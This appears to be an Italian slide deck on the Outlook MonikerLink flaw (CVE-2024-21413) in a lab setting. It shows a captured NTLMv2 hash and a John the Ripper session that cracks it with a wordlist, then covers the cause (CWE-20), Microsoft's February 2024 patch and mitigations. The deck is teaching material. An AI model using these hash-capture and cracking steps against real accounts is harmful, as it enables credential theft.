00430041004C000700080000A1D58E1CA2DA010600040020000008003000300000000000000100000002000059F4909F1  
1D84D4E20A643D99644CA79E33F4E4C2D17F4DFF6B81C0D07C5E9140A0010000000000000000000000000000009001A00  
63006900660073002F0031003002E003002E0032002E00340000000000000000000000000000000000000000009001A00
```



```
└─(kali㉿kali)-[~/Desktop]  
└$ echo filo >> rockyou.txt
```

In append nella wordlist scelta inseriamo la password del sistema vittima

In un contesto reale l'attaccante avrà una sua wordlist ottenuta in qualche modo «lecito»






Cracking della password

A questo punto è facile utilizzare uno strumento di password/hash cracking come **John the Ripper**

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=rockyou.txt hash.txt


Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
filo          (vboxuser)
1g 0:00:00:12 DONE (2024-05-09 14:47) 0.08110g/s 1163Kp/s 1163Kc/s 1163KC/s !! 123sabi !! 123..filo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```



Se la password è debole l'attaccante in pochissimi secondi può rompere l'hash

05

DIFESA E MITIGAZIONE





Debolezza alla base

La vulnerabilità MonikerLink è causata dalla mancanza di una corretta validazione dell'input, il che significa che il software non controlla accuratamente i dati che riceve prima di utilizzarli.

Questo tipo di errore è identificato come **CWE-20** nel Common Weakness Enumeration (CWE), noto come «**Improper Input Validation**»

In sostanza, gli sviluppatori non hanno prestato attenzione ai link trattati come Moniker.

Fonte: <https://cwe.mitre.org/data/definitions/20.html>



Cosa possiamo fare per difenderci?

Gli utenti hanno limitato controllo sull'implementazione e la correzione di questo tipo di vulnerabilità.

La risoluzione di tali problemi spesso richiede l'intervento tempestivo degli sviluppatori e dei fornitori di software per rilasciare patch di sicurezza e aggiornamenti.





Patch di sicurezza del 14 Febbraio 2024

Nell'ambito degli aggiornamenti del Patch Tuesday di Febbraio 2024, Microsoft ha pubblicato un aggiornamento critico per la sicurezza di Outlook per risolvere questa vulnerabilità e ridurre i rischi ad esso associati.

Microsoft Outlook Remote Code Execution Vulnerability

CVE-2024-21413

Security Vulnerability

Released: 13 feb 2024

Last updated: 14 feb 2024

Assigning CNA: Microsoft




CURIOSITÀ: il «**Patch Tuesday**» è il nome dato da Microsoft al secondo martedì di ogni mese, giorno in cui l'azienda pubblica i suoi aggiornamenti per la sicurezza. **Fonente:** https://it.wikipedia.org/wiki/Patch_Tuesday





Dopo la «pezza» del 14 Febbraio...

La patch rende vano l'attacco Moniker Link, in particolare si visualizzerà un messaggio di errore e l'attacco verrà bloccato dalla modalità protetta di Outlook.





Consigli di sicurezza per la prevenzione

Questo tipo di attacco zero-day può essere prevenuto con alcuni consigli utili:

- **Bloccare protocolli in uscita non utilizzati:** l'impiego di un firewall in uscita, ad esempio porta 445 per **SMB**, può prevenire la possibile perdita di dati.
- **Disabilitare i collegamenti ipertestuali nelle email**
- **Verificare sempre l'autenticità del mittente e del contenuto delle email**
- **Utilizzare Kerberos come protocollo di autenticazione:** Windows di default usa NTLM, ma è possibile configurare un sostituto più sicuro





GRAZIE PER L'ATTENZIONE!

